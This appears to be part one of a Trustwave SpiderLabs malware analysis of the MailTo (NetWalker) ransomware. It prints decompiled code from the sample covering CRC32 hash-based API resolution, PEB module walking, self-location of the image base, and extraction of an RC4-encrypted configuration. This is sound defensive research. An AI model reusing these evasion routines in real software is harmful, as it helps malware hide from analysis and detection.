
An In-depth Look at MailTo Ransomware, Part One of Three

trustwave.com/en-us/resources/blogs/spiderlabs-blog/an-in-depth-look-at-mailto-ransomware-part-one-of-three/



Loading...

Blogs & Stories

SpiderLabs Blog

Attracting more than a half-million annual readers, this is the security community's go-to destination for technical breakdowns of the latest threats, critical vulnerability disclosures and cutting-edge research.

In February, an Australian transportation company called Toll Group was hit by a ransomware attack that reportedly spread to over 1000 servers and caused major disruption for the company and its clients. Recently the same ransomware family was seen attached to phishing emails targeting people's fear of COVID-19, a trend we've also been seeing quite a bit of. We got a hold of a sample of the ransomware and decided to take a closer look to see what makes it tick. The ransomware in question is named MailTo but also

NetWalker. MailTo was a name given to the ransomware based on the format of the encrypted file names. NetWalker was a name given based on the ransomware's decryption tool. In this blog, we will refer to the ransomware as MailTo.

This series of blog posts will cover the internals of how the *MailTo* ransomware works, but as a start, here's an overview of the full attack flow:




Figure 1 – Overview of MailTo Ransomware


Initialize and Install

The MailTo ransomware initialization involves the following steps:

- Resolving obfuscated API calls
- Configuration Decryption and Parsing
- Data collection
- Persistence and Installation

Resolving Obfuscated API Calls


Doing basic static analysis on the MailTo ransomware, it is apparent that the ransomware is obfuscating many of its API calls due to a lack of found imports.



```
le_100000_x86.bin   ↓FRO --------
0-04 00 00 00-FF FF 00 00  MZÉ ♥   ♦
1397 Sleep|KERNEL32.dll
```

Figure 2 – MainTo Imports Unresolved


This is more apparent when opening the ransomware in a disassembler and analyzing the first function call. Inside of the first function call, we can see hardcoded CRC32 hashes for module and function names.



```
imp->RtlRandomEx = FindProcByHash(hNtDll, 0x9AB4737E);
imp->RtlRandom = FindProcByHash(hNtDll, 0x7EF4BAE5);
imp->RtlInitAnsiString = FindProcByHash(hNtDll, 0x4A5A980C);
imp->RtlInitUnicodeString = FindProcByHash(hNtDll, 0x7AA7B69B);
imp->RtlAnsiStringToUnicodeString = FindProcByHash(hNtDll, 0x4491B126);
imp->RtlUnicodeStringToAnsiString = FindProcByHash(hNtDll, 0x27AE6B27);
imp->RtlFreeUnicodeString = FindProcByHash(hNtDll, 0x43681CE6);
imp->RtlFreeAnsiString = FindProcByHash(hNtDll, 0x58016551);
imp->LdrLoadDll = FindProcByHash(hNtDll, 0x183679F2);
imp->RtlAdjustPrivilege = FindProcByHash(hNtDll, 0x6AB0C8E4);
imp->NtQuerySystemInformation = FindProcByHash(hNtDll, 0x97FD2398);
imp->NtOpenProcess = FindProcByHash(hNtDll, 0xDBF381B5);
imp->NtOpenProcessToken = FindProcByHash(hNtDll, 0xC67A0958);
imp->NtTerminateProcess = FindProcByHash(hNtDll, 0x94FCB0C0);
imp->NtAllocateVirtualMemory = FindProcByHash(hNtDll, 0xE0762FEB);
imp->NtFreeVirtualMemory = FindProcByHash(hNtDll, 0xE9D6CE5E);
imp->NtProtectVirtualMemory = FindProcByHash(hNtDll, 0x5C2D1A97);
imp->NtWriteVirtualMemory = FindProcByHash(hNtDll, 0xE4879939);
imp->NtReadVirtualMemory = FindProcByHash(hNtDll, 0x81223212);
imp->NtQueryVirtualMemory = FindProcByHash(hNtDll, 66515852);
imp->NtCreateSection = FindProcByHash(hNtDll, 0x9EEE4B80);
imp->NtMapViewOfSection = FindProcByHash(hNtDll, 0xA4163EBC);
imp->NtUnmapViewOfSection = FindProcByHash(hNtDll, 0x90483FF6);
```

Figure 3 – MailTo Import CRC32 Hashes


We can quickly denote that an array of function pointers is being built with the function pointer addresses being resolved through a function iterating over the exports of a module, hashing the name of the export with CRC32 and then comparing it with a hardcoded CRC32 hash to know if it has the correct address. A list of loaded modules is scanned to find if the module for the export is loaded or not. If the module is found to not be loaded, it is loaded into memory via “LdrLoadDll” and added to a list of loaded modules.



```
pNtHeaders = (hMod + hMod->e_lfanew);
if ( pNtHeaders )
{
  pExports = (hMod + pNtHeaders->OptionalHeader.DataDirectory[0].VirtualAddress);
  pNames = hMod + pExports->AddressOfNames;
  pFuncs = hMod + pExports->AddressOfFunctions;
  pOrdinals = hMod + pExports->AddressOfNameOrdinals;
  for ( i = 0; i < pExports->NumberOfNames; ++i )
  {
    if ( CalcHash(hMod + *&pNames[4 * i]) == hash )
    {
      pExportsAddr = pNtHeaders->OptionalHeader.DataDirectory[0].VirtualAddress;
      if ( *&pFuncs[4 * *&pOrdinals[2 * i]] <= pExportsAddr
        || *&pFuncs[4 * *&pOrdinals[2 * i]] >= pNtHeaders->OptionalHeader.DataDirectory[0].Size + pExportsAddr )
      {
        return hMod + *&pFuncs[4 * *&pOrdinals[2 * i]];
      }
      pProcAddr = hMod + *&pFuncs[4 * *&pOrdinals[2 * i]];
      if ( !pProcAddr )
        return ret;
      if ( !imp->RtlAllocateHeap )
        return 0;
      len = Strlen(pProcAddr);
      for ( j = 0; j < len; ++j )
      {
        if ( pProcAddr[j] == '.' )
        {
          pBuf = AllocateStringBuf(j);
          if ( pBuf )
          {
            Memcpy(pBuf, pProcAddr, j);
            pBuf[j] = 0;
            a1 = LoadModuleA(pBuf);
            if ( a1 )
            {
              v3 = CalcHash(&pProcAddr[j + 1]);
              ret = FindProcByHash(a1, v3);
            }
            FreeMemory(pBuf);
          }
        }
```

Figure 4 – MailTo API Call Resolving

The modules are also being resolved in a similar way but work differently by iterating over the “InLoadOrderModuleList” located in the processes process environment block (PEB) and comparing a CRC32 hash of the iterated “InLoadOrderModuleList”'s “FullDllName->Buffer” member.




```
HMODULE __cdecl FindModuleByHash(int hash)
{
  struct _LIST_ENTRY *InLoadOrderModuleList; // [esp+0h] [ebp-10h]
  _PEB_FIXED *pPeb; // [esp+4h] [ebp-Ch]
  _LDR_MODULE *entry; // [esp+Ch] [ebp-4h]

  pPeb = GetPeb();
  if ( pPeb )
  {
    InLoadOrderModuleList = &pPeb->Ldr->InMemoryOrderModuleList;
    for ( entry = InLoadOrderModuleList->Flink; entry != InLoadOrderModuleList; entry = entry->InLoadOrderModuleList.Flink )
    {
      if ( Crc32W(entry->FullDllName.Buffer, entry->FullDllName.Length >> 1, 1) == hash )
        return entry->InInitializationOrderModuleList.Flink;
    }
  }
  return 0;
}
```

Figure 5 – MailTo Module Resolving

In the sample we analyzed, a total of 149 function calls were resolved, with many being undocumented functions such as “NtGetContextThread”, “NtQueueApcThread”, and more.

Configuration Decryption and Parsing


The configuration for the MailTo ransomware can be found under the resource section of the executable as a resource labeled with the name “1337”.



```
00018058  04 00 00 00 2B 7E 43 2D CF E6 0E 9C 5C 7F 62 CA      +~C-    \ b
00018068  B6 36 39 13 E5 FD 9B 8C D1 43 7C C6 35 2E E1 25   69      C| 5. %
00018078  D5 C6 5A 13 C1 AC 2D D1 9F BA 6E 4A 57 A7 D0 E2    Z   -   nJW
```

Figure 6 – Encrypted Configuration Resource (Resource Hacker)


The configuration is extracted using typical resource extraction functions such as “FindResource”, “LoadResource”, “LockResource”, and “SizeOfResource”.'



```
hrsrc = imp->FindResourceA(hModBase, 31337, 1337);
if ( hrsrc )
{
  hMod2 = FindModuleBase();
  imp2 = GetResolvedFunctions();
  pResource = imp2->LoadResource(hMod2, hrsrc);

  if ( hrsrc )
  {
    imp3 = GetResolvedFunctions();
    pResourceData = imp3->LockResource(pResource);
    if ( pResourceData )
    {
      hMod = FindModuleBase();
      imp4 = GetResolvedFunctions();
      resourceSize = imp4->SizeOfResource(hMod, hrsrc);
      pMem = AllocateMemory(resourceSize);
      if ( pMem )
      {
        Memcpy(pMem, pResourceData, resourceSize);
        keyLen = *pMem;
        pData = pMem + 4;
        pKey = AllocateStringBuf(keyLen);
        if ( pKey )
        {
          Memcpy(pKey, pData, keyLen);
          pData += keyLen;
          if ( DecryptData(pKey, keyLen, pData, resourceSize - 4 - keyLen) && ParseConfigData(pData) )
            g_configLoaded = 1;
```

Figure 7 – Function Used for Retrieving the Resource


One function of interest to note is the “FindModuleBase” (not apart of the standard Windows API). We suspect this function is used in place of the “GetModuleHandle” Windows API function as when the ransomware is injected, it is not linked in the PEB->InLoadOrderModuleList meaning that “GetModuleHandle” will not be able to return the image base of the ransomware, thus leaving the ransomware to resolve the image base on its own. This function works by ANDing the address of itself with “0xFFFFF000”, this gives us the start of the memory page that the code relies on. The ransomware then subtracts by 512 bytes until the ransomware reaches a “MZ” header. The expected “MZ” header will be the start of the ransomware mapped file itself.



```
HMODULE __cdecl FindModuleBase()
{
  HMODULE i; // [esp+0h] [ebp-4h]

  for ( i = (FindModuleBase & 0xFFFFF000); *i != 'ZM'; i -= 512 )
    ;
  return i;
}
```

Figure 8 – Returns Image Base of Ransomware

The configuration is encrypted using the RC4 algorithm. Luckily the key and key length are easily determined by the first bytes of the resource. In this sample the first four bytes determine the length of the RC4 encryption key. The following bytes dictated by the previous read length, is the encryption key. This encryption key is then used with the RC4 algorithm over the size of the entire resource to decrypt the ransomware's configuration. The decrypted configuration data is finally parsed into a global structure.




```
Address   Hex                                               ASCII
00118058  04 00 00 00 2B 7E 43 2D CF E6 0E 9C 5C 7F 62 CA  ....+~C-Ïæ..\.bÊ
